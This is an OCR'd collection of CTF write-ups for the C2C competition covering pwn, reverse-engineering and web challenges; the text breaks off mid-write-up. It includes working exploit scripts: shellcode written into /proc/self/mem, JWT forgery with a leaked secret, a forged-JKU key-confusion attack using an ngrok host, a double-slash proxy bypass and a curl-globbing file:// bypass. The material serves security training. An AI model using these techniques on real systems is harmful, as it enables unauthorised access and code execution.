
Solver Script:

```
import struct
from Crypto.Cipher import AES
from Crypto.Hash import MD5
from Crypto.Util.Padding import unpad

def derive_key_iv(password, salt):
    """Implements OpenSSL's legacy EVP_BytesToKey (MD5)"""
    d = d_i = b''
    while len(d) < 32 + 16:
        d_i = MD5.new(d_i + password + salt).digest()
        d += d_i
    return d[:32], d[32:48]

def solve():
    password = b"4_g00d_fr13nD_in_n33D"

    # 1. Read and Decrypt (AES-256-CBC)
    try:
        with open("dist/whatisthis.enc", "rb") as f:
            data = f.read()

        salt = data[8:16] # Extract salt from header
        key, iv = derive_key_iv(password, salt)
```

```
        cipher = AES.new(key, AES.MODE_CBC, iv)
        # Decrypt and strip the 'Salted__' header block logic implicitly
        decrypted_od = unpad(cipher.decrypt(data[16:]), AES.block_size)

    except Exception as e:
        print(f"[-] Decryption failed: {e}")
        return

    # 2. Reverse Octal Dump (od) format to Text
    # The decrypted content is text like "0000000 042503 ..."
    print("[+] Decrypted! Extracting flag from dump...")

    flag_bytes = bytearray()
    for line in decrypted_od.splitlines():
        parts = line.split()
        if len(parts) > 1:
            # Skip offset (index 0), process data chunks
            for octal_str in parts[1:]:
                try:
                    val = int(octal_str, 8)
                    # 'od' on Linux usually outputs 2-byte shorts (Little
Endian)
                    flag_bytes += struct.pack('<H', val)
                except: pass

    # 3. Print Flag
    print("-" * 40)
    print(flag_bytes.decode(errors='ignore').strip())
    print("-" * 40)

if __name__ == "__main__":
    solve()
```

3. Proof of Concept

Running the Python solver correctly derived the key, decrypted the dump, and reconstructed the environment variables containing the flag.



Flag: `C2C{it_is_just_4_very_s1mpl3_l1nuX_k3ylogger_xixixi_haiyaaaaa_ez}`

Pwn: ns3 (100 pts)

AI Usage: Yes

Model AI: Gemini 3 Pro Free for Student

Prompts Used: "Generate `pwntools` script to send HTTP PUT request with raw bytes payload." and "Shellcode to `cat /flag*` in x64 Linux."

Methodology: AI helped generate the shellcode and the `pwntools` connection template. I manually calculated the offset between the leaked base address and `send_response` function using GDB.

Challenge Description

Author: msfir

It's not S3, but it's not such a simple server either. Or maybe it is?

1. Analysis

The challenge features a C++ HTTP server vulnerable to both Arbitrary File Read (`process_get`) and Arbitrary File Write (`process_put`). The read is via simple LFI, but the write is more powerful: it allows `lseek` to an arbitrary offset.

The flag file name is randomized (`/flag-[hex]`), making simple LFI insufficient. We need RCE.

2. Solution

To achieve RCE, we can exploit the Arbitrary File Write vulnerability to overwrite the executable memory of the running process via the Linux pseudo-file /proc/self/mem. Because the server supports HTTP Connection: keep-alive, we can leak memory addresses and overwrite the memory within the same process lifecycle before it exits.

Step 1: Leak the base address of the running binary by reading /proc/self/maps via a GET request.

Step 2: Parse the base address and calculate the absolute memory address of a target function (in this case, send_response, which is called immediately after a request is processed).

Step 3: Inject shellcode. Send a PUT request to /proc/self/mem specifying the target function's address as the offset. The payload is shellcode designed to copy the randomized flag file to /tmp/f.txt.

Step 4: Retrieve the flag by sending a standard GET request to read /tmp/f.txt.


Exploit Script:

```
from pwn import *
import time

# Configuration
context.log_level = 'info'
HOST = 'challenges.1pc.tf'
PORT = 28817

# Load local binary to calculate offsets
try:
    elf = ELF('./server')
except:
    log.error("File 'server' not found!")
    exit(1)

def exploit():
    p = remote(HOST, PORT)

    # 1. Leak Base Address from /proc/self/maps
    log.info("Leaking memory map from /proc/self/maps...")
    p.send(b"GET /?path=/proc/self/maps HTTP/1.1\r\nConnection:
keep-alive\r\n\r\n")

    maps_data = p.recvuntil(b"/app/server")
    lines = maps_data.split(b'\n')
    base_addr = 0
    for line in lines:
        if b"/app/server" in line:
            base_addr = int(line.split(b'-')[0], 16)
            break

    log.success(f"Base Address: {hex(base_addr)}")

    # 2. Calculate absolute address of 'send_response'
```

```
    target_sym = [s for s in elf.symbols.keys() if 'send_response' in s][0]
    target_offset = elf.symbols[target_sym]
    target_addr = base_addr + target_offset
    log.info(f"Target address (send_response): {hex(target_addr)}")

    # 3. Create Shellcode to copy the flag
    context.arch = 'amd64'
    cmd = "cat /flag* > /tmp/f.txt"
    shellcode = asm(shellcraft.amd64.linux.execve('/bin/sh', ['sh', '-c',
cmd], 0))

    # 4. Overwrite memory via Arbitrary File Write to /proc/self/mem
    log.info("Overwriting memory and executing shellcode...")
    req = f"PUT /?path=/proc/self/mem&offset={target_addr} HTTP/1.1\r\n"
    req += f"Content-Length: {len(shellcode)}\r\n"
    req += "Connection: keep-alive\r\n\r\n"

    p.send(req.encode() + shellcode)
    time.sleep(1)
    p.close()

    # 5. Read the copied flag
    log.info("Reading flag from /tmp/f.txt...")
    p2 = remote(HOST, PORT)
    p2.send(b"GET /?path=/tmp/f.txt HTTP/1.1\r\nConnection: close\r\n\r\n")

    res = p2.recvall().decode(errors='ignore')
    if "C2C{" in res or "GZCTF{" in res:
        flag = res[res.find('\r\n\r\n')+4:].strip()
        log.success(f"FLAG CAPTURED: {flag}")
    else:
        print(res)

if __name__ == '__main__':
    exploit()
```

3. Proof of Concept

By running the exploit script against the target, the memory is successfully overwritten without crashing the process. The shellcode executes, copying the dynamically named flag file to a predictable location (/tmp/f.txt), which is then successfully read via the LFI vulnerability.



Flag: `C2C{linUX_f1IE_SYs7eM_Is_qu173_M1Nd_810wiNg_iSN't_i7_52f125ca9bc2?}`

Reverse Engineering: bunaken (100 pts)

AI Usage: Yes

Model AI: Gemini 3 Pro Free for Student

Prompts Used: "Explain this obfuscated JavaScript array shifting logic." and "Convert this JS AES decryption loop to Python using `cryptography` library."

Methodology: I used AI to understand the obfuscation. I verified the logic by running a modified JS script (`get_key.js`) locally to dump the key (`sulawesi`), then used the AI-generated Python script to decrypt the file.

Challenge Description

Author: msfir

Can you help me to recover the flag?

1. Analysis

Initial analysis on terminal using file and execution revealed it was a Bun runtime executable:

```
$ file bunaken
```

```
bunaken: ELF 64-bit LSB executable, x86-64…
```

```
$ ./bunaken
... Bun v1.3.6 (Linux x64)
```

Since Bun bundles JavaScript/TypeScript into the binary, I attempted to extract readable strings to find the source logic.

```
$ strings bunaken | grep -C 20 "flag.txt" > source_dump.js
```

The dump revealed obfuscated JavaScript code using crypto.subtle for AES-CBC encryption.

2. Solution

Step 1: Extracting the Encryption Key

The JavaScript logic contained a highly obfuscated string array and a shifting function. Instead of manually reversing the de-obfuscation routine, I extracted the relevant functions and modified the code to print the secret key instead of executing the encryption.

I used AI to generate get_key.js with the extracted logic and a payload to print the secret:
Script to get the password:

```
function w() {
        let n = ["WR0tF8oezmkl", "toString", "W603xSol", "1tlHJnY",
"1209923ghGtmw", "text", "13820KCwBPf", "byteOffset", "40xRjnfn", "Cfa9",
"bNaXh8oEW6OiW5FcIq", "alues", "lXNdTmoAgqS0pG", "D18RtemLWQhcLConW5a",
"nCknW4vfbtX+", "WOZcIKj+WONdMq", "FCk1cCk2W7FcM8kdW4y",
"a8oNWOjkW551fSk2sZVcNa", "yqlcTSo9xXNcIY9vW7dcS8ky", "from",
"iSoTxCoMW6/dMSkXW7PSW4xdHaC", "c0ZcS2NdK37cM8o+mW", "377886jVoqYx",
"417805ESwrVS", "7197AxJyfv", "cu7cTX/cMGtdJSowmSk4W5NdVCkl",
"W7uTCqXDf0ddI8kEFW", "write", "encrypt", "ted", "xHxdQ0m", "byteLength",
"6CCilXQ", "304OpHfOi", "set", "263564pSWjjv", "subtle", "945765JHdYMe",
"SHA-256", "Bu7dQfxcU3K", "getRandomV"];
    return w = function() {
        return n
    }, w()
}

function l(n, r) {
    return n = n - 367, w()[n]
}
var y = l,
    s = c;
```

```
function c(n, r) {
    n = n - 367;
    let t = w(),
        x = t[n];
    if (c.uRqEit === void 0) {
        var b = function(i) {
            let f = "",
                a = "";
             for (let d = 0, o, e, p = 0; e = i.charAt(p++); ~e && (o = d % 4 ? o * 64 + e : e, d++ % 4) ? f += String.fromCharCode(255 & o >> (-2 * d & 6)) : 0) e = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=".indexOf(e);
               for (let d = 0, o = f.length; d < o; d++) a += "%" + ("00" + f.charCodeAt(d).toString(16)).slice(-2);
            return decodeURIComponent(a)
        };
        let U = function(i, B) {
            let f = [],
                a = 0,
                d, o = "";
            i = b(i);
            let e;
            for (e = 0; e < 256; e++) f[e] = e;
               for (e = 0; e < 256; e++) a = (a + f[e] + B.charCodeAt(e % B.length)) % 256, d = f[e], f[e] = f[a], f[a] = d;
            e = 0, a = 0;
             for (let p = 0; p < i.length; p++) e = (e + 1) % 256, a = (a + f[e]) % 256, d = f[e], f[e] = f[a], f[a] = d, o += String.fromCharCode(i.charCodeAt(p) ^ f[(f[e] + f[a]) % 256]);
            return o
        };
        c.yUvSwA = U, c.MmZTqk = {}, c.uRqEit = !0
    }
    let u = t[0],
        I = n + u,
```

```
        A = c.MmZTqk[I];
    return !A ? (c.ftPoNg === void 0 && (c.ftPoNg = !0), x = c.yUvSwA(x, r),
c.MmZTqk[I] = x) : x = A, x
}(function(n, r) {
    let t = c,
        x = l,
        b = n();
    while (!0) try {
        if (parseInt(x(405)) / 1 * (parseInt(x(383)) / 2) + -parseInt(x(385))
/ 3 * (parseInt(t(382, "9Dnx")) / 4) + parseInt(x(384)) / 5 *
(-parseInt(x(393)) / 6) + parseInt(x(396)) / 7 * (parseInt(x(369)) / 8) +
parseInt(t(381, "R69F")) / 9 + -parseInt(x(367)) / 10 + -parseInt(x(406)) /
11 === r) break;
        else b.push(b.shift())
    } catch (u) {
        b.push(b.shift())
    }
})(w, 105028);


console.log("Recovered Key: " + s(373, "rG]G"));
```

Running the script:

```
└─$ bun run get_key.js
Recovered Key: sulawesi
```

Step 2: Decrypting the Flag

With the key `sulawesi` recovered, I analyzed the encryption parameters from the JS source:

- Algorithm: AES-CBC
- Key Derivation: SHA-256 of the passphrase, truncated to the first 16 bytes.
- Data Format: The file contained Base64 encoded data (inferred from length analysis), structured as [16 bytes IV][Ciphertext].

I generated a Python script to perform the decryption:

```
import hashlib
import base64
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend
```

```
PASSPHRASE = "sulawesi"

FILENAME = "flag.txt.bunakencrypted"

def solve():

    # 1. Setup Key & IV

    key = hashlib.sha256(PASSPHRASE.encode()).digest()[:16]


    with open(FILENAME, "r") as f:

        data = base64.b64decode(f.read().strip())


    iv = data[:16]

    ciphertext = data[16:]


    print(f"Key used (Hex): {key.hex()}")

    print(f"IV used (Hex) : {iv.hex()}")


    # 2. Force Decrypt

    cipher = Cipher(algorithms.AES(key), modes.CBC(iv),
backend=default_backend())

    decryptor = cipher.decryptor()

    raw_plaintext = decryptor.update(ciphertext)

    print("\n--- RAW DECRYPTED OUTPUT (HEX) ---")

    print(raw_plaintext.hex())

    print("\n--- RAW DECRYPTED OUTPUT (ASCII PREVIEW) ---")

    preview = ''.join([chr(b) if 32 <= b <= 126 else '.' for b in
raw_plaintext])

    print(preview)


    if b"C2C" in raw_plaintext:

        print("\n[!] SUCCESS! Flag detected inside output.")

    else:

        print("\n[?] Flag format 'C2C' not detected. Key might be wrong.")


if __name__ == "__main__":

    solve()
```

3. Proof of Concept

Executing the solver script yielded the flag.

Flag: `C2C{BUN_AwKward_ENcryption_compression_obfuscation}`

Web: corp-mail (100 pts)

AI Usage: Yes

Model AI: Gemini 3 Pro Free for Student

Prompts Used: "Create a Python script to generate a HS256 JWT with `is_admin=1` using a specific secret key."

Methodology: I found the vuln (Format String) manually. I used AI to simply generate the JWT forging script to save time.

Challenge Description

Author: lordrukie x beluga

Rumor said that my office's internal email system was breached somewhere... must've been the wind.

1. Analysis

1. HAProxy Restriction: `haproxy/haproxy.cfg` denies access to `/admin`.

   `http-request deny if { path -i -m beg /admin }`

2. Vulnerable Function: `flask_app/application/utils.py` contains a Python String Format Injection vulnerability.

```
def format_signature(signature_template, username):
    # ...
    return signature_template.format(
        username=username,
        date=now.strftime('%Y-%m-%d'),
        app=current_app  # <--- VULNERABILITY: 'app' object is passed to format
    )
```

3. Flag Location: `flask_app/application/db.py` shows the flag is seeded into an email sent from the Admin to a user named Mike.

2. Solution

Step 1: Leak the JWT Secret

The `format_signature` function passes the `current_app` object to `str.format()`. This allows us to access the application configuration, which contains the `JWT_SECRET`.

1. Register a new account and log in.
2. Navigate to Settings.
3. In the "Your Signature" field, inject the following payload to dump the config: `{app.config}`
4. Save the signature. The page will reload and display the configuration dictionary.
5. Extract the `JWT_SECRET` string from the output.
    - Secret found: `fe640c77c4a453d304f368d75debd3fd7bf2c657c6b2d5e9233fc1b520302c40`

Step 2: Forge an Admin Token

With the secret, we can sign our own JWT. The database initialization db.py sets the Admin user with `id=1` and `is_admin=1`.

Solver Script:

```
import jwt
from datetime import datetime, timedelta

LEAKED_SECRET =
"fe640c77c4a453d304f368d75debd3fd7bf2c657c6b2d5e9233fc1b520302c40"

payload = {
    'user_id': 1,        # Admin ID from db.py
    'username': 'admin',
    'is_admin': 1,       # Privileged access
    'exp': datetime.utcnow() + timedelta(hours=24)
}

token = jwt.encode(payload, LEAKED_SECRET, algorithm='HS256')
```


```
print(f"Forged Token: {token}")
```

Step 3: HAProxy Bypass & Flag Retrieval
The HAProxy rule `path -i -m beg /admin` blocks paths starting exactly with `/admin`. However, Flask normalizes URLs, meaning `//admin` is treated as `/admin` by Flask but bypasses the HAProxy rule.

1. Open Developer Tools (F12) -> Application -> Cookies.
2. Replace the value of the `token` cookie with the Forged Token generated in Step 2.
3. Navigate to the Sent folder using the double-slash bypass:
   `https://challenges.1pc.tf:48250//admin/sent`
4. Locate the email with the subject "Confidential: System Credentials", which is located in:
   `https://challenges.1pc.tf:48250//admin/email/5`
5. Open the email to retrieve the flag.

3. Proof of Concept

Successfully accessed the admin panel using the forged token and URL normalization bypass. The flag was found in the body of the confidential email sent by the admin.



Flag: `C2C{f0rm4t_str1ng_l34k5_4nd_n0rm4l1z4t10n_afca42b8b3c1}`

Web: clicker (100 pts)

AI Usage: Yes

Model AI: Gemini 3 Pro Free for Student

Prompts Used: "Generate a valid JWKS JSON for an RSA public key."

Methodology: I analyzed the parser logic manually. AI was used to generate the cryptographic keys (RSA Keypair & JWKS format) correctly to match the server's expectations.

Challenge Description

Author: lordrukie x beluga

Im too addicted to this clicker game, so i decided to make it myself.

1. Analysis

Two vulnerabilities were identified:

1. **JKU Parser Logic:** The JKU check had a logic flaw where it split the URL by @. The parser mishandled the @ split, interpreting the target as localhost, while the requests library actually connected to the domain following the second @.
2. **Curl Globbing:** The admin panel blocked `file://`, but I bypassed it using curl globbing. Sending `{x,file}:///` tricked the Python string check but still let curl access the local filesystem.

2. Solution

Step 1: Forge Admin JWT

To exploit the JKU parser discrepancy, I generated a custom RSA keypair, created a valid `jwks.json` exposing the public key, and signed a forged JWT containing `"is_admin": True` and the malicious `jku` URL in the payload.

I used ngrok to expose a local HTTP server hosting the generated jwks.json on port 80:

```
$ ngrok http 80
```

(Ngrok domain obtained: unopinionated-precollapsible-mozelle.ngrok-free.dev)

Forged JWT Token Script:

```
import jwt
import json
import base64
import time
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.backends import default_backend

# Attacker's Ngrok Domain
ATTACKER_DOMAIN = "unopinionated-precollapsible-mozelle.ngrok-free.dev"

def int_to_base64(n):
    n_bytes = n.to_bytes((n.bit_length() + 7) // 8, byteorder='big')
    return base64.urlsafe_b64encode(n_bytes).rstrip(b'=').decode('utf-8')
```

```
print("[*] Generating new RSA key pair...")
private_key = rsa.generate_private_key(
    public_exponent=65537,
    key_size=2048,
    backend=default_backend()
)
public_key = private_key.public_key()
public_numbers = public_key.public_numbers()

jwks_data = {
    "keys": [
        {
            "kty": "RSA",
            "kid": "key1",
            "use": "sig",
            "alg": "RS256",
            "n": int_to_base64(public_numbers.n),
            "e": int_to_base64(public_numbers.e)
        }
    ]
}

with open('jwks.json', 'w') as f:
    json.dump(jwks_data, f, indent=4)
print("[+] jwks.json updated successfully!")

# Bypass URL using HTTPS to prevent requests library from failing on
redirects
jku_url = f"https://foo@localhost@{ATTACKER_DOMAIN}/jwks.json"

payload = {
    "user_id": 1,
    "username": "admin",
    "is_admin": True,
    "exp": int(time.time()) + 86400,
    "jku": jku_url
}

headers = {
    "kid": "key1"
}

private_pem = private_key.private_bytes(
    encoding=serialization.Encoding.PEM,
    format=serialization.PrivateFormat.TraditionalOpenSSL,
    encryption_algorithm=serialization.NoEncryption()
)

token = jwt.encode(payload, private_pem, algorithm="RS256", headers=headers)

print("\n[+] Forged JWT Token:")
print(token)
```

After running the script, I hosted the directory containing `jwks.json`:

```
$ python3 -m http.server 80
```

Step 2: Inject the Forged JWT

To maintain the session and bypass frontend checks in `admin.html`, both the browser cookies and `localStorage` must be updated.

I logged into a standard account on the CTF instance, opened the Browser Developer Console, and executed the following JavaScript:

```
let fakeToken =
"eyJhbGciOiJSUzI1NiIsImtpZCI6ImtleTEiLCJ0eXAiOiJKV1QifQ.eyJ1c2VyX2lkIjoxLCJ1c
2VybmFtZSI6ImFkbWluIiwiaXNfYWRtaW4iOnRydWUsImV4cCI6MTc3MTM1MTMxNywiamt1IjoiaH
R0cHM6Ly9mb29AbG9jYWxob3N0QHVub3BpbmlvbmF0ZWQtcHJlY29sbGFwc2libGUtbW96ZWxsZS5
uZ3Jvay1mcmVlLmRldi9qd2tzLmpzb24ifQ.jZM7M6FVGSNX1w1Hrg9ehUIev_MNpkspm3pOQgv9O
4yPsQos9qNTEMs3r7qm74nq5DbYO5-nmoKeVVapoj0QVvQ2JEa9mK2j_1bEXz2UBahP0ms9kRcuLs
jqKYfT-ZgoGUFKRtpPwU8PHor6mzLxRvWoHysRuYWqIC4ZEqPZwCbBjCXVT2aHobiqayQl0XwE08k
S47yF857nOgvoqPzs68Qkq4ydL-rLAbawa209eCMR1pgBDHyDTvCM3UqzGrRvy6ZOmTZxYDz0vjyy
xVuQZB4zcRrkkK2vTT1P_8pkATBVXf4ARdomVy0F2_IN9JB5Qam6lrpEJDr_RNzgIsCE1w";


localStorage.setItem('token', fakeToken);

localStorage.setItem('is_admin', 'true');

localStorage.setItem('username', 'admin');

document.cookie = "token=" + fakeToken + "; path=/";

window.location.href = "/admin";
```

Step 3: Bypass URL Filter to Read Flag

Once authenticated to the `/admin` panel, I navigated to the DOWNLOAD URL tab under MANAGE FILES.


To bypass the `blocked_protocols` check in `/api/admin/download`, I leveraged curl's globbing functionality to obfuscate the `file://` scheme. I submitted the following payload:

- FILE TYPE: `IMAGE`
- TITLE: `Flag CTF`
- FILE URL: `{x,file}:///flag.txt`
- SAVE AS FILENAME: `flag.txt`

The backend python script passed the string, and the underlying `curl` command executed the download, saving `/flag.txt` into the `/static/` directory.

3. Proof of Concept

The file was successfully downloaded to the static directory. Navigating to `http://challenges.1pc.tf:26166/static/flag.txt` exposed the contents of the flag file.



Flag: `C2C{p4rs3r_d1sr4p4ncy_4nd_curl_gl0bb1ng_1s_my_f4v0r1t3_a246121eaad4}`

Web: The Soldier of God, Rick (100 pts)

AI Usage: Yes

Model AI: Gemini 3 Pro Free for Student

Prompts Used: "How does Go handle type conversion from `int64` to `int32`? Give an example of overflow resulting in 0."

Methodology: AI clarified the integer truncation behavior. I manually constructed the SSTI payload and chained it with the internal API call.

Challenge Description

Author: dimas

Can you defeat the Soldier of God, Rick?

1. Analysis

The challenge provides a Go binary running a web server with / and /fight endpoints. The objective is to defeat a boss ("Rick") with an "infinite" (999999) HP pool.


Initial reconnaissance revealed:

1. Secret Validation: The `/fight` endpoint requires a secret. Static analysis hinted at a SHA-512 hash reversing to "`I am Soldier of God, Rick.`", but this was a rabbit hole. The validation relies on `runtime.memequal`.
2. Go SSTI: The `battle_cry` parameter is processed directly by `html/template`.Parse, indicating a Server-Side Template Injection (SSTI) vulnerability.
3. Hidden Endpoint: An internal endpoint `/internal/offer-runes` exists, demanding a positive amount (> 0) to deduct HP.

2. Solution


Step 1: Bypassing the Secret Validation

Since `runtime.memequal` is strict on length and bytes, static string guessing fails. Before debugging, I needed to locate the exact function handling the `/fight` endpoint. Because the Go binary was not stripped, the function names were intact. I used `nm` to hunt for the relevant routing functions:




Knowing the exact target function, I used GDB to dynamically extract the expected string from memory right before the string length-check instruction that precedes `runtime.memequal`.

```
# Start debugging
$ gdb ./rick_soldier

# Disassemble and find the string length comparison before runtime.memequal
gef ➤ disassemble 'rick/router.(*Handler).Fight'
```



By disassembling the Fight handler, here we found the exact memory address of the string length comparison. This is where i'm gonna set the breakpoint before the actual `runtime.memequal` execution.

